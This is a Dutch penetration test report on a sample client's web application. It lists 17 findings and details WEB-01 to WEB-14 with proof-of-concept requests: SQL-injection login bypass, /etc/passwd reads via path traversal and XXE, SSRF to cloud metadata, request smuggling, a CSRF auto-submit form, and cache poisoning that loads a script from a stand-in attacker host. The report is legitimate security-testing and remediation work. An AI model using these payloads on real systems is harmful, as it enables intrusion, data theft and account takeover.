Resync

Voorbeeld App Penetratietest Rapport

Beveiligingsbeoordeling · Vertrouwelijk

ORGANISATIE
Voorbeeld BV

TESTPERIODE
7 – 11 april 2026

RAPPORTDATUM
21 april 2026

UITGEVOERD DOOR
Sofyan Aarrass – Resync

VERSIE
1.0

Controleer de echtheid van dit rapport op re-sync.nl/verify · Rapport-ID: RSY-2026-0421-VBBV

Inhoudsopgave

1 Inleiding

Dit document beschrijft de resultaten van een uitgevoerde penetratietest op de webapplicatie van de opdrachtgever. Het doel van dit rapport is het inzichtelijk maken van beveiligingsrisico's en het ondersteunen van besluitvorming en risicoreductie.

De inhoud van dit rapport is opgesplitst in:

- Een managementsamenvatting met een beknopt overzicht en algemene aanbevelingen
- Gedetailleerde technische bevindingen
- Concrete aanbevelingen om de risico's te beperken

1.1 Disclaimer

Dit rapport is vertrouwelijk en uitsluitend bedoeld voor de opdrachtgever. De inhoud mag niet zonder schriftelijke toestemming van de opdrachtgever worden gedeeld met derden.

De penetratietest is uitgevoerd binnen een overeengekomen scope en tijdsperiode. Het is mogelijk dat kwetsbaarheden buiten deze scope niet zijn geïdentificeerd.

De bevindingen in dit rapport vormen een momentopname op basis van de testperiode (7 – 11 april 2026) en geven geen garantie dat systemen volledig vrij zijn van beveiligingsrisico's.

1.2 Scope en Context

De penetratietest is uitgevoerd als een grey-box webapplicatie pentest: er is getest vanuit het perspectief van een geauthenticeerde gebruiker met vooraf aangeleverde testaccounts, aangevuld met onderzoek vanuit het perspectief van een externe, niet-geauthenticeerde aanvaller.

Binnen scope vielen de volgende componenten:

- De publieke webapplicatie op `https://app.voorbeeldbv.nl`
- De achterliggende REST API (`/api/v1/*`)
- Publiek beschikbare informatie over Voorbeeld BV (OSINT)

Buiten scope vielen expliciet:

- Denial-of-Service (DoS/DDoS) aanvallen
- Social engineering richting medewerkers van Voorbeeld BV
- Fysieke beveiliging van kantoorlocaties
- Infrastructuur van derde partijen (o.a. hosting- en CDN-providers)

1.3 Aanpak en Methodologie

Het onderzoek is uitgevoerd volgens een vaste, herhaalbare methodologie, gebaseerd op de *OWASP Web Security Testing Guide* (WSTG) en de *OWASP Application Security Verification Standard* (ASVS). De test bestond uit de volgende fasen:

1. Verkenning – in kaart brengen van de applicatie, functionaliteit en aanvalsoppervlak
2. Geautomatiseerd onderzoek – gebruik van tooling om bekende kwetsbaarheidsklassen snel uit te sluiten
3. Handmatige analyse – diepgaand, handmatig onderzoek naar logica-, autorisatie- en applicatie-specifieke kwetsbaarheden die tooling niet detecteert
4. Validatie – elke bevinding wordt handmatig bevestigd met een werkend bewijs van concept voordat deze in dit rapport wordt opgenomen
5. Rapportage – vastleggen van bevindingen, risico's en concrete aanbevelingen

Alle bevindingen in dit rapport zijn handmatig gevalideerd: er worden geen ongeverifieerde scanner-resultaten gerapporteerd.

1.4 CVSS en Risicobeoordeling

1.4.1 CVSS-score

Voor het bepalen van de ernst van kwetsbaarheden wordt, onder andere, gebruikgemaakt van het *Common Vulnerability Scoring System* (CVSS v3.1).

De CVSS-score is gebaseerd op factoren zoals:

- Aanvalscomplexiteit
- Vereiste rechten
- Gebruikersinteractie
- Impact op vertrouwelijkheid, integriteit en beschikbaarheid

De score loopt van 0.0 (laag risico) tot 10.0 (kritiek risico).

1.4.2 Risiconiveaus

De onderstaande tabel beschrijft de gehanteerde classificatie van bevindingen op basis van CVSS-score.

Niveau	CVSS	Omschrijving
Kritiek	9.0 – 10.0	Direct misbruikbaar met hoge impact. Vereist direct aandacht.
Hoog	7.0 – 8.9	Significant risico met potentiële impact op systemen of data.
Middel	4.0 – 6.9	Beperkte impact of niet triviaal te misbruiken.
Laag	0.1 – 3.9	Lage impact of moeilijk misbruikbaar.
Informatief	0.0	Geen direct risico, maar relevant voor beveiligingsbewustzijn.

1.5 Contactinformatie

Voor vragen over dit rapport of de bevindingen kan contact worden opgenomen met:

Naam:	Sofyan Aarrass
Organisatie:	Resync
E-mail:	info@re-sync.nl
Telefoon:	+31 6 87820340

2 Managementsamenvatting

In opdracht van Voorbeeld BV heeft Resync tussen 7 – 11 april 2026 een penetratietest uitgevoerd op Voorbeeld App. Doel van het onderzoek was vast te stellen in hoeverre de applicatie weerstand biedt tegen aanvallen die de vertrouwelijkheid, integriteit of beschikbaarheid van gegevens kunnen aantasten.

Tijdens het onderzoek zijn meerdere bevindingen vastgesteld, uiteenlopend van kritiek tot informatief. De meest urgente bevinding (WEB-01, SQL-injectie) stelt een aanvaller zonder enige voorkennis in staat om de authenticatie te omzeilen en de achterliggende database uit te lezen of te wijzigen. Deze bevinding verdient prioriteit boven de overige bevindingen. Onderstaande tabel geeft de verdeling van de bevindingen naar risiconiveau weer.

Er zijn geen aanwijzingen aangetroffen dat de geïdentificeerde kwetsbaarheden reeds zijn misbruikt.

2.1 Overzicht van Kwetsbaarheden

Risiconiveau	Aantal
Kritiek	1
Hoog	8
Middel	6
Laag	1
Informatief	1

2.1.1 Lijst van Bevindingen

ID	Titel	Risico	CVSS
WEB-01	SQL-injectie (SQLi)	Kritiek	9.8
WEB-02	Onveilige Directe Objectreferentie (IDOR)	Hoog	8.1
WEB-03	Geen Bescherming Tegen Brute-Force op de Inlogpagina	Hoog	7.5
WEB-04	Local File Inclusion (LFI)	Hoog	7.5
WEB-05	Server-Side Request Forgery (SSRF)	Hoog	7.1
WEB-06	HTTP Request Smuggling	Hoog	8.7
WEB-07	Onveilige CORS-configuratie	Hoog	7.4
WEB-08	Web Cache Poisoning	Hoog	7.5
WEB-09	XML External Entity (XXE) Injection	Hoog	7.5
WEB-10	Host Header Injection en Confusie	Middel	6.5
WEB-11	Open Redirect	Middel	4.3
WEB-12	Cross-Site Request Forgery (CSRF)	Middel	6.5
WEB-13	Reflected Cross-Site Scripting (XSS)	Middel	6.1
WEB-14	Verouderde Software met Bekende Kwetsbaarheden	Middel	4.2
WEB-15	Informatieve Foutmeldingen (Stack Traces)	Middel	5.3
WEB-16	Onveilige Sessiecookies (Ontbrekende Attributen)	Laag	3.1
WEB-17	Ontbrekende Security Headers	Informatief	-

2.2 Conclusie

Het algehele risicobeeld van Voorbeeld App vraagt op korte termijn aandacht: er is een bevinding met een kritiek risiconiveau vastgesteld, naast meerdere bevindingen met een hoog risiconiveau. De geconstateerde problemen zijn gericht en goed te verhelpen binnen een afgebakende ontwikkelinspanning; er zijn geen aanwijzingen voor structurele tekortkomingen in het ontwerp van de applicatie.

Wij adviseren de bevindingen met een kritiek en hoog risiconiveau met voorrang te verhelpen en de overige bevindingen mee te nemen in het reguliere onderhoudsproces. Na het doorvoeren van de aanbevolen maatregelen adviseren wij een gerichte hertest, zodat met zekerheid kan worden vastgesteld dat de risico's zijn weggenomen. Zie hoofdstuk 4 voor de aanbevolen vervolgstappen.

3 Technische Bevindingen

3.1 WEB-01 – SQL-injectie (SQLi)

Kritiek

LOCATIE	POST /login (parameter username)
STATUS	Open
RISICONIVEAU	Kritiek
CVSS SCORE	9.8 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H[1])

Beschrijving: De inlogfunctionaliteit verwerkt de waarde van de parameter username rechtstreeks in een SQL-query, zonder gebruik van geparametriseerde statements. Hierdoor kan een aanvaller de structuur van de onderliggende query beïnvloeden.

Impact:
Een aanvaller kan de authenticatie omzeilen en zich aanmelden zonder geldige inloggegevens. Daarnaast kan de volledige database worden uitgelezen, gewijzigd of verwijderd. Afhankelijk van de rechten van het databaseaccount is in sommige gevallen ook uitvoering van systeemcommando's mogelijk.

Bewijs van Concept:
Door een enkele aanhalingstekens-payload in het veld username te plaatsen, wordt het wachtwoordgedeelte van de query uitgecommentarieerd en lukt het aanmelden zonder geldig wachtwoord:

Listing 1: Code fragment (http)

```
POST /login HTTP/1.1
Host: vulnerable.example.com
Content-Type: application/x-www-form-urlencoded

username=admin'--&password=willekeurig
```

De applicatie reageert met een geldige sessie voor het account admin. De kwetsbaarheid is daarnaast geautomatiseerd bevestigd, waarbij de namen van alle databasetabellen konden worden opgevraagd.

Aanbeveling:
Gebruik uitsluitend geparametriseerde queries (prepared statements) of een ORM die parameters veilig bindt. Voer gebruikersinvoer nooit samen met de querytekst uit. Geef het databaseaccount bovendien alleen de rechten die strikt noodzakelijk zijn.

Referenties: OWASP A03:2021 – Injection[2], CWE-89 – SQL Injection[3]

[2] https://owasp.org/Top10/A03_2021-Injection/
[3] https://cwe.mitre.org/data/definitions/89.html

3.2 WEB-02 – Onveilige Directe Objectreferentie (IDOR)

Hoog

LOCATIE	`GET /api/v1/users/{id}`
STATUS	Open
RISICONIVEAU	Hoog
CVSS SCORE	8.1 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N[4])

Beschrijving: De API geeft accountgegevens terug op basis van een oplopend numeriek `id`, zonder te controleren of het account toebehoort aan de ingelogde gebruiker. Door het ophogen of verlagen van dit nummer zijn de gegevens van andere gebruikers benaderbaar. Via de bijbehorende `PUT`-aanvraag kunnen die gegevens ook worden aangepast.

Impact:
Een geauthenticeerde gebruiker kan persoonsgegevens van alle andere gebruikers inzien en wijzigen, waaronder namen, e-mailadressen en telefoonnummers. Dit raakt de vertrouwelijkheid en de integriteit van klantgegevens en vormt een risico in het kader van de AVG.

Bewijs van Concept:
De ingelogde gebruiker heeft `id` 1043. Door dit nummer te wijzigen worden de gegevens van een ander account zichtbaar:

Listing 2: Code fragment (http)

```http
GET /api/v1/users/1044 HTTP/1.1
Host: vulnerable.example.com
Authorization: Bearer <eigen-sessietoken>

HTTP/1.1 200 OK
Content-Type: application/json

{"id":1044,"naam":"J. de Vries","email":"j.devries@voorbeeld.nl"}
```

Aanbeveling:
Controleer bij elke aanvraag aan de serverzijde of het opgevraagde object daadwerkelijk toebehoort aan de ingelogde gebruiker. Baseer deze controle op de sessie en niet op een waarde uit de aanvraag. Overweeg daarnaast het gebruik van niet-raadbare identifiers (UUID's).

Referenties: OWASP A01:2021 – Broken Access Control[5], CWE-639 – Authorization Bypass Through User-Controlled Key[6]

[5] https://owasp.org/Top10/A01_2021-Broken_Access_Control/
[6] https://cwe.mitre.org/data/definitions/639.html

3.3 WEB-03 – Geen Bescherming Tegen Brute-Force op de Inlogpagina

Hoog

LOCATIE	POST /login
STATUS	Open
RISICONIVEAU	Hoog
CVSS SCORE	7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N[7])

Beschrijving: De inlogpagina kent geen vorm van vertraging, accountvergrendeling of CAPTCHA na herhaalde mislukte aanmeldpogingen. Ook is er geen beperking op het aantal aanvragen per IP-adres of per account.

Impact:
Een aanvaller kan geautomatiseerd grote aantallen wachtwoorden uitproberen of bij andere diensten gelekte inloggegevens hergebruiken. Dit vergroot de kans op overname van accounts aanzienlijk, zeker bij gebruikers met een zwak wachtwoord.

Bewijs van Concept:
Er zijn meer dan duizend opeenvolgende aanmeldpogingen met verschillende wachtwoorden voor hetzelfde account verstuurd:

Listing 3: Code fragment (http)

```http
POST /login HTTP/1.1
Host: vulnerable.example.com
Content-Type: application/x-www-form-urlencoded

username=slachtoffer&password=Zomer2024
```

De applicatie bleef elke aanvraag normaal verwerken. Er trad geen vergrendeling, vertraging of blokkade op, en er werd geen melding van de pogingen vastgelegd.

Aanbeveling:
Beperk het aantal aanmeldpogingen per account en per IP-adres en voeg een oplopende vertraging toe na opeenvolgende mislukkingen. Overweeg meervoudige authenticatie en zorg dat verdachte patronen worden gelogd en gemonitord.

Referenties: OWASP A07:2021 – Identification and Authentication Failures[8], CWE-307 – Improper Restriction of Excessive Authentication Attempts[9]

[8] https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
[9] https://cwe.mitre.org/data/definitions/307.html

3.4 WEB-04 – Local File Inclusion (LFI)

Hoog

LOCATIE	GET /index.php (parameter page)
STATUS	Open
RISICONIVEAU	Hoog
CVSS SCORE	7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N[10])

Beschrijving: De parameter page wordt direct gebruikt om bestanden te includen zonder restricties.

Impact:
Een aanvaller kan gevoelige bestanden uitlezen, waaronder configuratiebestanden en broncode.

Bewijs van Concept:
Door directory traversal toe te passen kan het bestand /etc/passwd worden uitgelezen.

Listing 4: Code fragment (http)

```
GET /index.php?page=../../../../etc/passwd HTTP/1.1
Host: vulnerable.example.com
```

Aanbeveling:
Gebruik een allowlist voor toegestane bestanden en voorkom directory traversal door gebruikersinvoer niet direct te gebruiken bij bestandstoegang.

Referenties: OWASP A01:2021 – Broken Access Control[11], CWE-22 – Path Traversal[12]

[11] https://owasp.org/Top10/A01_2021-Broken_Access_Control/
[12] https://cwe.mitre.org/data/definitions/22.html

3.5 WEB-05 – Server-Side Request Forgery (SSRF)

Hoog

LOCATIE	POST `/api/v1/import` (parameter `url`)
STATUS	Open
RISICONIVEAU	Hoog
CVSS SCORE	7.1 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N[13])

Beschrijving: De importfunctie haalt een door de gebruiker opgegeven URL op aan de serverzijde, om de inhoud daarvan te verwerken. De bestemming van deze aanvraag wordt niet gevalideerd, waardoor ook interne adressen kunnen worden benaderd.

Impact:
Een aanvaller kan de server aanvragen laten doen naar interne systemen die normaal niet bereikbaar zijn, of naar het metadata-eindpunt van de cloudomgeving. Daarmee kunnen interne diensten in kaart worden gebracht en kunnen in sommige omgevingen tijdelijke inloggegevens worden buitgemaakt.

Bewijs van Concept:
Door als `url` het metadata-adres van de cloudomgeving op te geven, geeft de server de inhoud daarvan terug:

Listing 5: Code fragment (http)

```http
POST /api/v1/import HTTP/1.1
Host: vulnerable.example.com
Content-Type: application/json

{"url": "http://169.254.169.254/latest/meta-data/"}
```

Aanbeveling:
Sta alleen aanvragen toe naar een vooraf gedefinieerde lijst van vertrouwde domeinen. Blokkeer interne IP-bereiken en het metadata-adres, en volg geen automatische redirects naar onverwachte bestemmingen.

Referenties: OWASP A10:2021 – Server-Side Request Forgery (SSRF)[14], CWE-918 – Server-Side Request Forgery[15]

[14] https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
[15] https://cwe.mitre.org/data/definitions/918.html

3.6 WEB-06 – HTTP Request Smuggling

Hoog

LOCATIE	Globaal (front-end proxy en achterliggende server)
STATUS	Open
RISICONIVEAU	Hoog
CVSS SCORE	8.7 (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:N[16])

Beschrijving: De front-end proxy en de achterliggende server bepalen de lengte van een HTTP-aanvraag op een verschillende manier wanneer zowel een `Content-Length`- als een `Transfer-Encoding`-header aanwezig is. Hierdoor kan een deel van een aanvraag door het ene systeem als afgerond worden beschouwd, terwijl het andere systeem het als het begin van een volgende aanvraag interpreteert.

Impact:
Een aanvaller kan een verborgen aanvraag meesturen die wordt gekoppeld aan de volgende gebruiker op dezelfde verbinding. Hiermee kunnen toegangscontroles worden omzeild, kunnen aanvragen van andere gebruikers worden gekaapt en kunnen antwoorden worden gemanipuleerd.

Bewijs van Concept:
De volgende aanvraag bevat tegenstrijdige lengte-indicaties, die door beide systemen verschillend worden verwerkt:

Listing 6: Code fragment (http)

```
POST / HTTP/1.1
Host: app.voorbeeldbv.nl
Content-Length: 6
Transfer-Encoding: chunked

0

G
```

De achtergebleven `G` wordt voorgevoegd aan de eerstvolgende aanvraag op de verbinding, wat de desynchronisatie tussen beide systemen aantoont.

Aanbeveling:
Zorg dat de front-end en de achterliggende server aanvragen op identieke wijze verwerken. Wijs aanvragen af die zowel een `Content-Length`- als een `Transfer-Encoding`-header bevatten, en gebruik bij voorkeur HTTP/2 tot aan de achterliggende server.

Referenties: OWASP A05:2021 – Security Misconfiguration[17], CWE-444 – Inconsistent Interpretation of HTTP Requests[18]

[17] https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
[18] https://cwe.mitre.org/data/definitions/444.html

3.7 WEB-07 – Onveilige CORS-configuratie

Hoog

LOCATIE	`Access-Control-Allow-Origin` (API)
STATUS	Open
RISICONIVEAU	Hoog
CVSS SCORE	7.4 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N[19])

Beschrijving: De API neemt de waarde van de `Origin`-header ongecontroleerd over in de `Access-Control-Allow-Origin`-header en stuurt daarbij `Access-Control-Allow-Credentials: true` mee. Daardoor wordt elke herkomst als vertrouwd behandeld, inclusief domeinen die door een aanvaller worden beheerd.

Impact:
Wanneer een ingelogd slachtoffer een kwaadaardige website bezoekt, kan die website namens het slachtoffer geauthenticeerde verzoeken aan de API doen en de antwoorden uitlezen. Op die manier kunnen gevoelige gegevens van de gebruiker worden buitgemaakt.

Bewijs van Concept:
De API accepteert een willekeurige herkomst en staat tegelijk inloggegevens toe:

Listing 7: Code fragment (http)

```
GET /api/v1/account HTTP/1.1
Host: app.voorbeeldbv.nl
Origin: https://aanvaller.example

HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://aanvaller.example
Access-Control-Allow-Credentials: true
```

Aanbeveling:
Sta alleen herkomsten toe die voorkomen in een vooraf gedefinieerde lijst van vertrouwde domeinen. Reflecteer de `Origin`-header niet ongecontroleerd terug en combineer een brede herkomst nooit met `Access-Control-Allow-Credentials: true`.

Referenties: OWASP A05:2021 – Security Misconfiguration[20], CWE-942 – Permissive Cross-domain Policy with Untrusted Domains[21]

[20] https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
[21] https://cwe.mitre.org/data/definitions/942.html

3.8 WEB-08 – Web Cache Poisoning

Hoog

LOCATIE	Globaal (gedeelde cache, `X-Forwarded-Host`)
STATUS	Open
RISICONIVEAU	Hoog
CVSS SCORE	7.5 (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:L/A:N[22])

Beschrijving: De applicatie plaatst responses in een gedeelde cache, maar neemt daarbij de waarde van de `X-Forwarded-Host`-header over in de inhoud van de response zonder die header onderdeel te maken van de cachesleutel. Hierdoor wordt een door een aanvaller beïnvloede response opgeslagen en vervolgens aan andere gebruikers geserveerd.

Impact:
Een aanvaller kan de cache voor een veelgevraagde pagina vergiftigen, zodat alle volgende bezoekers van die pagina door de aanvaller bepaalde inhoud ontvangen. In de praktijk leidt dit tot het laden van een kwaadaardig script, en daarmee tot uitvoering van JavaScript in de browser van een groot aantal gebruikers.

Bewijs van Concept:
De `X-Forwarded-Host` wordt gereflecteerd in een scriptbron en de response wordt gecachet, zichtbaar aan de `X-Cache`-header:

Listing 8: Code fragment (http)

```
GET /?cb=12345 HTTP/1.1
Host: app.voorbeeldbv.nl
X-Forwarded-Host: aanvaller.example

HTTP/1.1 200 OK
X-Cache: miss

<script src="https://aanvaller.example/main.js"></script>
```

Een volgende, reguliere aanvraag voor dezelfde pagina ontvangt dezelfde vergiftigde response uit de cache (`X-Cache: hit`).

Aanbeveling:
Neem alle invoer die de inhoud van een response beïnvloedt op in de cachesleutel, of sluit dergelijke responses uit van caching. Verwerk niet-vertrouwde headers zoals `X-Forwarded-Host` niet in de inhoud van een response.

Referenties: OWASP A05:2021 – Security Misconfiguration[23], CWE-349 – Acceptance of Extraneous Untrusted Data With Trusted Data[24]

[23] https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
[24] https://cwe.mitre.org/data/definitions/349.html

3.9 WEB-09 – XML External Entity (XXE) Injection

Hoog

LOCATIE	POST /soap/orders (Content-Type: application/xml)
STATUS	Open
RISICONIVEAU	Hoog
CVSS SCORE	7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N[25])

Beschrijving: De applicatie verwerkt door de gebruiker aangeleverde XML met een parser die externe entiteiten en DOCTYPE-declaraties toestaat. Hierdoor kan een aanvaller een entiteit definiëren die verwijst naar een lokaal bestand of een interne URL.

Impact:
Een aanvaller kan gevoelige bestanden van de server uitlezen, waaronder configuratiebestanden met inloggegevens. Daarnaast kan de parser worden misbruikt om aanvragen naar interne systemen te doen (server-side request forgery) of om de beschikbaarheid van de dienst aan te tasten.

Bewijs van Concept:
De volgende XML definieert een externe entiteit die het bestand /etc/passwd inleest en in het antwoord terugbrengt:

Listing 9: Code fragment (xml)

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE order [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<order><klant>&xxe;</klant></order>
```

De inhoud van het bestand wordt verwerkt en in de respons van de applicatie weergegeven.

Aanbeveling:
Schakel de verwerking van externe entiteiten en DOCTYPE-declaraties volledig uit in de gebruikte XML-parser. Gebruik bij voorkeur een actuele parser met een veilige standaardconfiguratie en verwerk geen niet-vertrouwde XML met de standaardinstellingen.

Referenties: OWASP A05:2021 – Security Misconfiguration[26], CWE-611 – Improper Restriction of XML External Entity Reference[27]

[26] https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
[27] https://cwe.mitre.org/data/definitions/611.html

3.10 WEB-10 – Host Header Injection en Confusie

Middel

LOCATIE	Globaal (`Host`- en `X-Forwarded-Host`-headers)
STATUS	Open
RISICONIVEAU	Middel
CVSS SCORE	6.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N[28])

Beschrijving: De applicatie vertrouwt de waarde van de `Host`-header en de `X-Forwarded-Host`-header bij het opbouwen van absolute URL's, onder andere in e-mails voor het opnieuw instellen van een wachtwoord. Een aanvaller kan deze headers naar eigen inzicht aanpassen. Daarnaast accepteert de server de absolute (proxy-)vorm van de aanvraagregel, waarbij de host in de aanvraagregel afwijkt van de `Host`-header.

Impact:
Door de host te manipuleren kan een aanvaller de link in een wachtwoordherstel-e-mail naar een eigen domein laten wijzen. Klikt het slachtoffer op die link, dan wordt de hersteltoken naar de aanvaller gestuurd, wat kan leiden tot overname van het account. De afwijkende interpretatie van de host kan daarnaast worden gebruikt om toegangsregels te omzeilen die op de host zijn gebaseerd.

Bewijs van Concept:
De server accepteert een afwijkende host in de aanvraagregel (proxy-vorm), terwijl de `Host`-header een andere waarde aangeeft:

Listing 10: Code fragment (http)

```
GET https://intern.voorbeeldbv.nl/ HTTP/1.1
Host: app.voorbeeldbv.nl
```

Bij een aanvraag voor wachtwoordherstel wordt de `X-Forwarded-Host` overgenomen in de link in de e-mail:

Listing 11: Code fragment (http)

```
POST /wachtwoord-vergeten HTTP/1.1
Host: app.voorbeeldbv.nl
X-Forwarded-Host: aanvaller.example
Content-Type: application/json

{"email": "slachtoffer@voorbeeld.nl"}
```

De verstuurde e-mail bevat vervolgens een herstellink naar `https://aanvaller.example/reset?token=....`

Aanbeveling:
Bepaal de hostnaam aan de serverzijde op basis van een vaste, geconfigureerde waarde in plaats van de door de client meegestuurde headers. Negeer `X-Forwarded-Host` tenzij deze afkomstig is van een vertrouwde proxy, en wijs aanvragen af waarvan de host niet overeenkomt met een toegestane lijst.

Referenties: OWASP A05:2021 – Security Misconfiguration[29], CWE-20 – Improper Input Validation[30]

[29] https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
[30] https://cwe.mitre.org/data/definitions/20.html

3.11 WEB-11 – Open Redirect

Middel

LOCATIE	`GET /redirect` (parameter `next`)
STATUS	Open
RISICONIVEAU	Middel
CVSS SCORE	4.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N[31])

Beschrijving: De parameter `next` bepaalt naar welke URL de gebruiker na een actie wordt doorgestuurd, zonder dat de opgegeven waarde wordt gevalideerd. Hierdoor kan worden doorverwezen naar een willekeurig extern domein.

Impact:
Een aanvaller kan een betrouwbaar ogende link op het domein van de organisatie opstellen die het slachtoffer naar een kwaadaardige website leidt. Dit verhoogt de geloofwaardigheid van phishing en kan worden gebruikt om inloggegevens te ontfutselen.

Bewijs van Concept:
De volgende link op het vertrouwde domein stuurt de gebruiker door naar een externe site:

Listing 12: Code fragment (http)

```
GET /redirect?next=https://aanvaller.example/login HTTP/1.1
Host: app.voorbeeldbv.nl

HTTP/1.1 302 Found
Location: https://aanvaller.example/login
```

Aanbeveling:
Sta alleen doorverwijzingen toe naar interne, relatieve paden of naar een vaste lijst van toegestane bestemmingen. Wijs absolute URL's naar externe domeinen af.

Referenties: OWASP A01:2021 – Broken Access Control[32], CWE-601 – URL Redirection to Untrusted Site[33]

[32] https://owasp.org/Top10/A01_2021-Broken_Access_Control/
[33] https://cwe.mitre.org/data/definitions/601.html

3.12 WEB-12 – Cross-Site Request Forgery (CSRF)

Middel

LOCATIE	`POST /account/email` (e-mailadres wijzigen)
STATUS	Open
RISICONIVEAU	Middel
CVSS SCORE	6.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N[34])

Beschrijving: Toestandswijzigende acties, zoals het wijzigen van het e-mailadres van een account, worden uitsluitend op basis van de sessiecookie geaccepteerd. Er wordt geen anti-CSRF-token gebruikt en de sessiecookie kent geen beperkende `SameSite`-instelling. Hierdoor kan een dergelijke aanvraag ook worden uitgevoerd vanaf een externe, kwaadaardige website.

Impact:
Wanneer een ingelogd slachtoffer een door de aanvaller opgezette pagina bezoekt, wordt namens het slachtoffer een gevoelige actie uitgevoerd zonder dat deze daar weet van heeft. Door het e-mailadres van het account te wijzigen kan de aanvaller vervolgens een wachtwoordherstel starten en zo de controle over het account overnemen.

Bewijs van Concept:
De volgende pagina verstuurt automatisch een aanvraag zodra een ingelogd slachtoffer haar bezoekt:

Listing 13: Code fragment (html)

```
<form action="https://app.voorbeeldbv.nl/account/email" method="POST">
  <input type="hidden" name="email" value="aanvaller@example.com">
</form>
<script>document.forms[0].submit();</script>
```

Het verzoek wordt door de applicatie verwerkt en het e-mailadres van het account wordt gewijzigd.

Aanbeveling:
Bescherm toestandswijzigende verzoeken met een anti-CSRF-token dat per sessie uniek is en aan de serverzijde wordt gecontroleerd. Stel sessiecookies daarnaast in met `SameSite=Lax` of `Strict` en controleer waar mogelijk de `Origin`- of `Referer`-header.

Referenties: OWASP A01:2021 – Broken Access Control[35], CWE-352 – Cross-Site Request Forgery[36]

[35] https://owasp.org/Top10/A01_2021-Broken_Access_Control/
[36] https://cwe.mitre.org/data/definitions/352.html

3.13 WEB-13 – Reflected Cross-Site Scripting (XSS)

Middel

LOCATIE	GET /search (parameter q)
STATUS	Open
RISICONIVEAU	Middel
CVSS SCORE	6.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N[37])


Beschrijving: De zoekfunctionaliteit verwerkt gebruikersinvoer zonder context-aware output encoding.

Impact:
Een aanvaller kan JavaScript uitvoeren in de context van de gebruiker, wat kan leiden tot sessiekaping.

Bewijs van Concept:
De volgende request demonstreert de kwetsbaarheid:

Listing 14: Code fragment (http)

```
GET /search?q=<script>alert(1)</script> HTTP/1.1
Host: vulnerable.example.com
```



Figuur 1: De payload wordt onverwerkt teruggegeven en als JavaScript uitgevoerd in de browser

Aanbeveling:
Implementeer context-aware output encoding en valideer alle gebruikersinvoer.

Referenties: OWASP A03:2021 – Injection[38], CWE-79 – Cross-site Scripting[39]

[38] https://owasp.org/Top10/A03_2021-Injection/
[39] https://cwe.mitre.org/data/definitions/79.html

3.14 WEB-14 – Verouderde Software met Bekende Kwetsbaarheden

Middel

LOCATIE	Frontend (`jQuery 1.8.3`)
STATUS	Open
RISICONIVEAU	Middel
CVSS SCORE	4.2 (CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N[40])

Beschrijving: De applicatie laadt de JavaScript-bibliotheek jQuery in versie 1.8.3. Voor deze versie zijn meerdere publiek bekende kwetsbaarheden geregistreerd, waaronder cross-site scripting via onveilige verwerking van invoer. De versie wordt al jaren niet meer ondersteund.

Impact:
Doordat het om een publiek bekende versie gaat, zijn bijbehorende kwetsbaarheden en exploitcode eenvoudig te vinden. Een aanvaller kan deze gebruiken om bijvoorbeeld scriptcode uit te voeren in de browser van een gebruiker.

Bewijs van Concept:
De versie is af te leiden uit de geladen bron in de HTML:

Listing 15: Code fragment (html)

```
<script src="/assets/js/jquery-1.8.3.min.js"></script>
```

Voor deze versie zijn onder meer CVE-2015-9251 en CVE-2019-11358 van toepassing.

Aanbeveling:
Werk de bibliotheek bij naar de meest recente ondersteunde versie en test de toepassing daarna op regressie. Houd een actueel overzicht bij van gebruikte afhankelijkheden en controleer dit periodiek geautomatiseerd op bekende kwetsbaarheden.

